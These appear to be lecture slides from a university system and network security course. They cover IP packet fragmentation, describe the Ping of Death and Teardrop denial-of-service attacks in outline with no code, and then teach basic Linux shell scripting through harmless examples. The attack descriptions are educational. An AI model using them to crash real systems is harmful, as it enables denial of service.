 - **Drop the packet** if the Don't Fragment (DF) flag bit is set in the packet's header and send an ICMP message which indicates the condition fragmentation needed, or,
 - **Fragment the packet** and send it over the link with a smaller MTU.

Packet Fragmentation Vulnerabilities

1. What if we create a very large size packet (of size more than 65536-1), fragment it and send it to the destination:
 - buffer Overflow -> **Ping of Death Attack**
2. What if we break packets into fragments such that they overlap:
 - Manipulate offset and payload size – **Teardrop Attack**




ICMP Ping of DEATH



- ICMP echo packets are usually small
 - Maximum allowable packet size of 65,535 bytes
 - Violates IP protocol if larger
- Break the packet into smaller allowable size
 - Causing overflow when reassembled
 - Causing the target machine to freeze or crash
 - Not common now but works on old operating systems
 - Easy to do!

ICMP Teardrop Attack

- Uses overlapped fragmented packet.
- IP header contains three fields (of many):
 1. Do not fragment bit, 0x80
 2. Fragment bit 0x40
 3. offset fragments = states the starting position of each fragment, Multiple of 8 Bytes



ICMP Teardrop Attack

- ICMP Teardrop Attack process:
 1. Send large number of packets to target machine with overlapped offset values
 2. Reassemble at the target
 3. Packets overlap and cause fragmentation reassembly bug and cannot be reassembled -> DoS

How to prevent them??

Check incoming packets' frame alignment and discarding improperly formatted packets.

Linux Shell Scripting

A brief overview

UNIX Shells

- `sh` Bourne Shell (Original Shell) (*Steven Bourne of AT&T*)
- `bash` Bourne Again Shell (*GNU Improved Bourne Shell*)
- `csh` C-Shell (C-like Syntax) (*Bill Joy of Univ. of California*)
- `ksh` Korn-Shell (Bourne+some C-shell) (*David Korn of AT&T*)
- `tcsh` Turbo C-Shell (More User Friendly C-Shell).
- To check shell:
 - `$ echo $SHELL` (shell is a pre-defined variable)
- To switch shell:
 - `$ exec shellname` (e.g., `$exec bash` or simply type `$bash`)
 - You can switch from one shell to another by just typing the name of the shell. `exit` return you back to previous shell.

Shell Scripts

- Shell script: text file containing a list of commands or constructs for shell to execute
 - May contain any command that can be entered on command line
- Hashpling: first line in a shell script
 - Specifies which shell is used to interpret shell script commands

`#!/bin/bash`

Shell Scripts (continued)

- Executing shell scripts with read permission:
 - Start another BASH shell, specify the shell script as an argument
- Executing shell scripts with read/execute permission:
 - Executed like any executable program

Shell Scripting

- Start nano `scriptfilename.sh` with the line

`#!/bin/sh`

- All other lines starting with # are comments.

- make code readable by including comments

- Tell Unix that the script file is executable

`$chmod u+x scriptfilename.sh`

`$chmod +x scriptfilename.sh`

- Execute the shell-script

`$./scriptfilename.sh`

Escape Sequences

- Character sequences having special meaning in the `echo` command
 - Prefixed by \ character
 - Must use -e option in `echo` command

Escape Sequences (continued)

Escape Sequence	Description
\???	An ASCII character represented by a three-digit octal number (???)
\\\	Backslash
\a	ASCII beep
\b	Backspace
\c	Prevents a new line following the command
\f	Form feed
\n	New line
\r	Carriage return
\t	Horizontal tab
\v	Vertical tab

Table 7-4: Common echo escape sequences

Example

```
[root@server1 ~]#cat myscript.sh
#!/bin/bash
#this is a comment
date
who
ls -F /
[root@server1 ~]# _
```

```
[root@server1 ~]#bash myscript.sh
Fri Aug 20 11:36:18 EDT 2010
user1 tty1 2023-02-20 07:47 (:0)
root pts/0 2023-02-20 11:36 (10.0.1.2)
bin/ dev/ home/ media/ proc/ sbin/ sys/ var/
boot/ etc/ lib/ mnt/ public/ selinux/ tmp/
data/ extras/ lost+found/ opt/ root/ srv/ usr/
```

Example

```
[root@server1 ~]#cat myscript.sh  
#!/bin/bash
```

```
find / -name ??M* -type d > directory.txt
```

```
cal 2018
```

Quote Characters

There are three different quote characters with different behaviour. These are:

- “ : **double quote**, weak quote. If a string is enclosed in “ ” the references to variables (i.e `$variable`) are replaced by their values. Also back-quote and escape \ characters are treated specially.
- ‘ : **single quote**, strong quote. Everything inside single quotes are taken literally, nothing is treated as special.



Example

` : **back quote**. A string enclosed as such is treated as a command and the shell attempts to execute it. If the execution is successful the primary output from the command replaces the string.

Examples:

```
#!/bin/bash
echo "cal 03 2023"
echo 'cal 03 2023'
echo `cal 03 2023`
```

```
cal 03 2023
cal 03 2023
March 2023 Su Mo Tu We Th Fr Sa 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
```

```
#echo "Today is:" `date`
```

My First Shell Script

\$vi myfirstscript.sh

```
#! /bin/bash
#The first example of a shell script
directory=`pwd`
echo Hello World!
echo The date today is `date`
echo The current directory is $directory
```

\$chmod +x myfirstscript.sh

\$./myfirstscript.sh

```
Hello World!
The date today is Mon Mar 8 15:20:09 EST 2010
The current directory is /netscr/shubin/test
```

Variables

- **Variables** are symbolic names that represent values stored in memory
- Three different types of variables
 - Global Variables: Environment and configuration variables, capitalized, such as **HOME, PATH, SHELL, USERNAME, and PWD**.

When you login, there will be a large number of global System variables that are already defined. These can be freely referenced and used in your shell scripts.

- Local Variables

Within a shell script, you can create as many new variables as needed. Any variable created in this manner remains in existence only within that shell.

- Special Variables

Reversed for OS, shell programming, etc. such as positional parameters \$0, \$1 ...

Using Variables in Scripts

- Shell variable
 - Variable used in shell script
- Initialize variable
 - Assign initial value
- Positional variable
 - Takes value based on information user includes on command line
 - Indicate using dollar sign and number
 - \$0 first variable on command line

A few global (environment) variables

SHELL	Current shell
DISPLAY	Used by X-Windows system to identify the display
HOME	Fully qualified name of your login directory
PATH	Search path for commands
MANPATH	Search path for <man> pages
PS1 & PS2	Primary and Secondary prompt strings
USER	Your login name
TERM	terminal type
PWD	Current working directory

Defining Local Variables

- As in any other programming language, variables can be defined and used in shell scripts.
- Unlike other programming languages, variables in Shell Scripts are not typed.
- Examples :

```
a=1234 # a is NOT an integer, a string instead
```

```
b=$a+1 # will not perform arithmetic but be the string '1234+1'
```

```
b=`expr $a + 1` will perform arithmetic so b is 1235 now.
```

Note : +,-,/,*,**,% operators are available.

```
b=abcde # b is string
```

```
b='abcde' # same as above but much safer.
```

Referencing variables --curly bracket

- Having defined a variable, its contents can be referenced by the \$ symbol. E.g. \${variable} or simply \$variable. When ambiguity exists \$variable will not work. Use \${ } the rigorous form to be on the safe side.
- Example:

```
a='abc'
```

```
b=${ a } def # this would not have worked without the{ } as  
#it would try to access a variable named adef
```

Using Variables in Scripts

```
#!/bin/bash  
  
tdate=`date`  
echo "today's date is: "$tdate
```

```
today's date is:Tue Mar 21 08:31:34 PM EDT 2023
```

A screenshot of a text editor window titled "file1.txt" located at "/home/student". The menu bar includes File, Edit, View, Search, Tools, Documents, and Help. The main content area displays the following text:
This is a text in a file.
this is the 2nd line
and here is the third

A screenshot of a text editor window titled "script1.sh" located at "/home/student". The menu bar includes File, Edit, View, Search, Tools, Documents, and Help. The main content area displays the following script:

```
#!/bin/bash

lines=`cat $1 | wc -l`


characters=`cat $1 | wc`

echo the number of lines in the file $1 is: $lines
echo the number of lines in the file $1 is: $characters
```

A screenshot of a terminal window titled "root@mintvm /home/student". The menu bar includes File, Edit, View, Search, Terminal, and Help. The command mintvm student # bash script1.sh file1.txt is entered, followed by two lines of output:
the number of lines in the file file1.txt is: 5
the number of lines in the file file1.txt is: 5 17 71
The terminal prompt mintvm student # is visible at the bottom.

Reading Standard Input

- Shell scripts may need input from user
 - Input may be stored in a variable for later use
- `read` command: takes user input from `stdin` and places it in a variable
 - Variable name specified by an argument to `read` command



The screenshot shows a terminal window with a menu bar at the top. The menu bar includes 'Open' with a dropdown arrow, a '+' icon, and the file name 'script1.sh' located at '/home/student'. Below the menu bar is a standard window title bar with 'File', 'Edit', 'View', 'Search', 'Tools', 'Documents', and 'Help' menus. The main area of the terminal contains the following shell script code:

```
#!/bin/bash

echo -e "please enter a filename:\c"
read filename

echo -e "please enter a destination directory:\c"
read directoryname

sudo cp $filename $directoryname
sudo "file copied successfully"
```

Example

newscript.sh

```
#!/bin/bash
echo -e "What is your name? -->\c"
read USERNAME
echo "Hello $USERNAME"
```

[root@server1 ~]# chmod a+x newscript.sh

[root@server1 ~]# ./newscript.sh
What is your name? --> Fred
Hello Fred

Positional Parameters

- When a shell script is invoked with a set of command line parameters each of these parameters are copied into special variables that can be accessed.
- **\$0** This variable that contains the name of the script
- **\$1, \$2, \$n** 1st, 2nd 3rd command line parameter
- **\$#** Number of command line parameters
- **\$\$** process ID of the shell

Example:

Invoke : ./myscript one two buckle my shoe

During the execution of myscript variables \$1 \$2 \$3 \$4 and \$5 will contain the values *one, two, buckle, my, shoe* respectively.

Variables

```
$vi myinputs.sh
```

```
#!/bin/sh  
echo Total number of inputs: $#  
echo First input: $1  
echo Second input: $2
```

```
$chmod u+x myinputs.sh
```

```
$./myinputs.sh HUSKER UNL CSE
```

```
Total number of inputs: 3  
First input: HUSKER  
Second input: UNL
```

Open ▾  file1.txt
/home/student

File Edit View Search Tools Documents Help

This is a text in a file.
this is the 2nd line
and here is the third

Open ▾  masood.txt
/home/student

File Edit View Search Tools Documents Help

Masood says HI

Open ▾  script1.sh
/home/student

File Edit View Search Tools Documents Help

#!/bin/bash

echo the name of the files you used as input are: \$1 and \$2

root@mintvm /home/student 

File Edit View Search Terminal Help

```
mintvm student # bash script1.sh file1.txt masood.txt
the name of the files you used as input are: file1.txt and masood.txt
mintvm student #
```

Defining and Evaluating

- A shell variable take on the generalized form **variable=value** (except in the C shell).

\$ set x=37; echo \$x

37

\$ unset x; echo \$x

x: Undefined variable.

- You can set a pathname or a command to a variable or substitute to set the variable.

\$ set mydir=`pwd`; echo \$mydir

Arithmetic Operators

- **expr** supports the following operators:
 - arithmetic operators: +,-,*,/,%
 - comparison operators: <, <=, ==, !=, >=, >
 - boolean/logical operators: &, |
 - parentheses: (,)
 - precedence is the same as C, Java

Arithmetic Operators

```
$vi math.sh
```

```
#!/bin/sh
count=5
count=`expr $count + 1`
echo $count
```

```
$chmod u+x math.sh
```

```
$./math.sh
```

Decision Constructs

- Most common type of construct used in shell scripts
- Alter flow of a program:
 - Based on whether a command completed successfully
 - Based on user input

Decision Constructs (continued)




Figure 7-4: A two-question decision construct

Decision Constructs (continued)



Figure 7-5: A command-based decision construct

The `if` Construct

- Control flow of program based on true/false decisions
 - Most common type of decision construct
- Syntax:

```
if this is true
then
  do these commands
elif this is true
then
  do these commands
else
  do these commands
fi
```

The `if` Construct (continued)

- Common rules governing `if` constructs:
 - `elif` (`else if`) and `else` statements are optional
 - Unlimited number of `elif` statements
 - “Do these commands” section may consist of multiple commands
 - One per line
 - Typically indented for readability
 - End of statement must be `fi`
 - “Condition” (this is true portion) may be a command or test statement

The `if` Construct (continued)

- **test statement:** used to test a condition
 - Generates a true/false value
 - Inside of square brackets ([...]) or prefixed by the word “test”
 - Must have spaces after “[” and before “]”
- **Special comparison operators:** used to combine test statements:
 - `-o` (OR)
 - `-a` (AND)
 - `!` (NOT)

The `if` Construct (continued)

Test Statement	Returns true if:
<code>[A = B]</code>	String A is equal to String B.
<code>[A != B]</code>	String A is not equal to String B.
<code>[A -eq B]</code>	A is numerically equal to B.
<code>[A -ne B]</code>	A is numerically not equal to B.
<code>[A -lt B]</code>	A is numerically less than B.
<code>[A -gt B]</code>	A is numerically greater than B.
<code>[A -le B]</code>	A is numerically less than or equal to B.
<code>[A -ge B]</code>	A is numerically greater than or equal to B.
<code>[-r A]</code>	A is a file/directory that exists and is readable (r permission).
<code>[-w A]</code>	A is a file/directory that exists and is writable (w permission).
<code>[-x A]</code>	A is a file/directory that exists and is executable (x permission).
<code>[-f A]</code>	A is a file that exists.
<code>[-d A]</code>	A is a directory that exists.

Table 7-5: Common test statements

The **if** Construct (continued)

Test Statement	Returns true if:
[A = B-o C = D]	String A is equal to String B OR String C is equal to String D.
[A = B -a C = D]	String A is equal to String B AND String C is equal to String D.
[! A = B]	String A is NOT equal to String B.

Table 7-6: Special operators in test statements

String and numeric comparisons used with test or [[]] which is an alias for test and also [] which is another acceptable syntax

- `string1 = string2` True if strings are identical
- `String1 == string2` ...ditto....
- `string1 !=string2` True if strings are not identical
- `string` Return 0 exit status (=true) if string is not null
- `-n string` Return 0 exit status (=true) if string is not null
- `-z string` Return 0 exit status (=true) if string is null

- `int1 -eq int2` Test identity
- `int1 -ne int2` Test inequality
- `int1 -lt int2` Less than
- `int1 -gt int2` Greater than
- `int1 -le int2` Less than or equal
- `int1 -ge int2` Greater than or equal

myscript.sh

Examples

```
#!/bin/bash
echo -e "Today's date is: \c"
date
echo -e "\nThe people logged into the system include:"
who
echo -e "\nWould you like to see the contents of /?(y/n)-->\c"
read ANSWER
if [ $ANSWER = "y" ]
then
echo -e "\nThe contents of the / directory are:"
ls -F /
fi
```

[root@server1 ~]# ./myscript.sh

Today's date is: Fri Aug 20 11:44:01 EDT 2010

The people logged into the system include:

user1 tty1 2023-02-20 07:47 (:0)

root pts/0 2023-02-20 11:36 (10.0.1.2)

Would you like to see the contents of /?(y/n)--> y

The contents of the / directory are:

bin/ dev/ home/ media/ proc/ sbin/ sys/ var/

Examples

```
#cat myscript.sh
```

```
#!/bin/bash
echo -e "\nThe people logged into the system include:"
who
echo -e "\nWould you like to see the contents of /?(y/n)--
>\c"
read ANSWER
if [ $ANSWER = "y" -o $ANSWER = "Y" ]
then
echo -e "\nThe contents of the / directory are:"
ls -F /
fi
```

```
test $ANSWER = "y"
```

Examples

SIMPLE EXAMPLE:

```
if date | grep "Fri"
then
    echo "It's Friday!"
fi
```

FULL EXAMPLE:

```
if [ "$1" == "Monday" ]
then
    echo "The typed argument is Monday."
elif [ "$1" == "Tuesday" ]
then
    echo "Typed argument is Tuesday"
else
    echo "Typed argument is neither Monday nor Tuesday"
fi
```

Note: = or == will both work in the test but == is better for readability.

Decision Logic

A simple example

```
#!/bin/sh
if [ "$#" -ne 2 ] then
    echo $0 needs two parameters!
    echo You are inputting $# parameters.
else
    par1=$1
    par2=$2
fi
echo $par1
echo $par2
```

File enquiry operations

-d file	Test if file is a directory
-f file	Test if file is not a directory
-s file	Test if the file has non zero length
-r file	Test if the file is readable
-w file	Test if the file is writable
-x file	Test if the file is executable
-o file	Test if the file is owned by the user
-e file	Test if the file exists
-z file	Test if the file has zero length

All these conditions return true if satisfied and false otherwise.

Examples

```
#!/bin/bash

str="/tmp/abc"
if [ -f $str ]
then
    echo $str is a file
elif [ -d $str ]
then
    echo $str is a directory
else
    echo $str is neither a file nor directory
fi
```

```
#!/bin/bash
```

```
inputt=$1
[ -d "$inputt" ] && echo "directory"
[ -f "$inputt" ] && echo "file"
```

The `case` Construct

- Compares value of a variable with several different patterns of text or numbers
- Syntax:

```
case variable in
  pattern1 ) do this
              ;;
  pattern2 ) do this
              ;;
  pattern3 ) do this
              ;;
esac
```

The **case** Construct (continued)

- If a match is found, commands to right of pattern are executed
- Must end with esac

Examples

```
[root@server1 ~]# cat myscript.sh
#!/bin/bash
echo -e "What would you like to see?
Todays date (d)
Currently logged in users (u)
The contents of the / directory (r)
Enter your choice(d/u/r)-->\c"
read ANSWER
if [ $ANSWER = "d" -o $ANSWER = "D" ]
then
echo -e "Today's date is: \c"
date
elif [ $ANSWER = "u" -o $ANSWER = "U" ]
then
echo -e "\nThe people logged into the system include:"
who
elif [ $ANSWER = "r" -o $ANSWER = "R" ]
then
echo -e "\nThe contents of the / directory are:"
ls -F /
```

The && and || Constructs

- Time-saving shortcut constructs
 - When only one decision needs to be made during execution
- Syntax:
 - command && command
 - command || command
- &&: Second command executed only if first completes successfully
- ||: Second command executed only if first fails

Examples

```
[root@server1 ~]# cat myscript.sh
```

```
#!/bin/bash
```

```
echo -e "What would you like to see?
```

```
Todays date (d)
```

```
Currently logged in users (u)
```

```
The contents of the / directory (r)
```

```
Enter your choice(d/u/r)-->\c"
```

```
read ANSWER
```

```
case $ANSWER in
```

```
d | D ) echo -e "\nToday's date is: \c"
```

```
date;;
```

```
u | U ) echo -e "\nThe people logged into the system include:"
```

```
who;;
```

```
r | R ) echo -e "\nThe contents of the / directory are:"
```

```
ls -F /;;
```

```
*) echo -e "Invalid choice! \a";;
```

```
esac
```

Examples

```
[root@server1 ~]# cat testmkdir.sh
```

```
#!/bin/bash
if mkdir /etc/sample
then
cp /etc/hosts /etc/sample
echo "The hosts file was successfully copied to /etc/sample"
else
echo "The /etc/sample directory could not be created."
fi
```

```
[root@server1 ~]# cat testmkdir.sh
```

```
#!/bin/bash
mkdir /etc/sample && cp /etc/hosts /etc/sample
```

```
[root@server1 ~]# cat testmkdir.sh
```

```
#!/bin/bash
mkdir /etc/sample || echo "Could not create /etc/sample"
cp /etc/hosts /etc/sample || echo "Could not copy /etc/hosts"
```

Loop Constructs

- Loop constructs: execute commands repetitively
 - Alter the flow of a program based on the results of a particular statement
 - Repeat entire program until reach desired result

The `for` Construct

- Can be used to process a list of objects
- Syntax:

```
for var_name in string1 string2 ... ...
do
these commands
done
```

- During execution sets `var_name` to a string name, and executes the commands between do and done for that string
 - Repeats for all the strings

Examples

```
[root@server1 ~]# cat emailusers.sh
```

```
#!/bin/bash
for NAME in bob sue mary jane frank lisa jason
do
mail -s "Your new project schedule" < newschedule $NAME
echo "$NAME was emailed successfully"
done
```

```
#chmod a+x emailusers.sh
```

```
#[root@server1 ~]# ./emailusers.sh
```

```
bob was emailed successfully
sue was emailed successfully
mary was emailed successfully
jane was emailed successfully
frank was emailed successfully
lisa was emailed successfully
jason was emailed successfully
```

```
[root@server1 ~]# _
```

Examples

```
[root@server1 ~]# ls stuff  
file1 file2 file3 file4 file5 file6 file7 file8
```

```
[root@server1 ~]# cat multplerename.sh  
#!/bin/bash  
echo -e "What directory has the files that you would like to rename?-->\c"  
read DIR  
for NAME in $DIR/*  
do  
mv $NAME $NAME.txt  
done
```

```
#!/bin/bash  
for i in 3 2 5 7  
do  
    echo " $i times 5 is $(( $i * 5 )) "  
done
```

The **while** Construct

- Begins with test statement
 - Commands within the loop construct are executed as long as the test statement returns true
 - Contains a counter variable
 - Value changes with each iteration of the loop
- Syntax:

```
while this returns true
do
these commands
done
```

While Looping Example

- **Example:**

```
#!/bin/sh
for person in Bob Susan Joe Gerry
do
    echo Hello $person
done
```

Output:

```
Hello Bob
Hello Susan
Hello Joe
Hello Gerry
```

- **Adding integers from 1 to 10**

```
#!/bin/sh
i=1
sum=0
while [ "$i" -le 10 ]
do
    echo Adding $i into the sum.
    sum=`expr $sum + $i `
    i=`expr $i + 1 `
done
echo The sum is $sum.
```

While Looping Example

```
[root@server1 ~]# cat echorepeat.sh
```

```
#!/bin/bash
COUNTER=0
while [ $COUNTER -lt 7 ]
do
echo "hello" >> /tmp/redrum
COUNTER='expr $COUNTER + 1'
Done
```

```
[root@server1 ~]# chmod a+x echorepeat.sh
```

```
[root@server1 ~]# ./echorepeat.sh
```

```
hello
hello
hello
hello
hello
hello
hello
```

While True

While Looping Example

Test Statement Returns True If:

- [A = B] String A is equal to String B.
- [A != B] String A is not equal to String B.
- [A -eq B] A is numerically equal to B.
- [A -ne B] A is numerically not equal to B.
- [A -lt B] A is numerically less than B.
- [A -gt B] A is numerically greater than B.
- [A -le B] A is numerically less than or equal to B.
- [A -ge B] A is numerically greater than or equal to B.
- [-r A] A is a file/directory that exists and is readable (r permission).
- [-w A] A is a file/directory that exists and is writable (w permission).
- [-x A] A is a file/directory that exists and is executable (x permission).
- [-f A] A is a file that exists.
- [-d A] A is a directory that exists.

Assigning outputs to variables

Assigning outputs to variables

The image shows a terminal window with two panes. The top pane displays a bash script named `script1.sh` located at `/home/student`. The script reads a folder name from the user, runs an ls command on it, and then prints the output. The bottom pane shows the terminal window running the script, prompting for a folder name, listing its contents, and then printing the same list again.

```
#!/bin/bash
echo -e "enter a folder's name:\c"
read fname

commandoutput=$(ls -lh $fname)

echo $commandoutput

echo -e "\n\n\n"

echo "${commandoutput}"
```

```
root@mintvm /home/student
search Terminal Help
mintvm student # bash script1.sh
enter a folder's name:/opt/
total 127M drwxrwxr-x 3 root root 4.0K Aug 1 2016 avg -rw-r--r-- 1 root root 127M Dec 17 2013 avg2013flx-r3118-a6926.i386.deb -rw-r--r-- 1 root root 15 Sep 16 23:54 masood.txt drwxr-xr-x 13 root root 4.0K Aug 1 2016 yalih

total 127M
drwxrwxr-x 3 root root 4.0K Aug 1 2016 avg
-rw-r--r-- 1 root root 127M Dec 17 2013 avg2013flx-r3118-a6926.i386.deb
-rw-r--r-- 1 root root 15 Sep 16 23:54 masood.txt
drwxr-xr-x 13 root root 4.0K Aug 1 2016 yalih
mintvm student #
```

Summary

- Use the pipe (|) symbol to redirect stdout from one command to the stdin of another
- Most variables available to the BASH shell are environment variables that are loaded into memory after login from environment files
- You can create your own variables in the BASH shell and export them so that they are available to programs started by the shell

Summary

- Shell scripts can be used to execute several Linux commands
- Decision constructs can be used in shell scripts to execute certain Linux commands based on user input or the results of a certain command
- Loop constructs can be used within shell scripts to execute a series of commands repetitively

School of Engineering and Computer Science

Te Kura Mātai Pūkaha, Pūrorohiko

CYBR371
System and Network Security


Capital thinking. Globally minded.

Recap - Packet Fragmentation Vulnerabilities

- **Packet Fragmentation:** Packet fragmentation is a legitimate process which can happen at either the source or the intermediary routers
- In IPv4 a router that receives a network packet larger than the next hop's **MTU** (Maximum Transmission Unit) has two options:
 - **Drop the packet** if the Don't Fragment (DF) flag bit is set in the packet's header and send an ICMP message which indicates the condition fragmentation needed, or,
 - **Fragment the packet** and send it over the link with a smaller MTU.


Maximum Transmission Unit

- The largest data packet that a networked device will accept.
- Larger packets are chopped and fragmented (network layer)
- Routers will drop (packets > MTU)
- MTU is derived from Ethernet frame size (max 1518 bytes (18 bytes for the ethernet header))




Maximum Segment Size (MSS)

- A parameter in TCP header's options field which specifies the maximum size of packets that can be sent over a network.
- Several headers are appended to packets during transmission, indicating the source and destination of the packet. The non-header section of a packet, commonly known as the payload, is measured by MSS



Recap - Packet Fragmentation Vulnerabilities

1. What if we create a very large size packet (of size more than 65536-1), fragment it and send it to the destination:
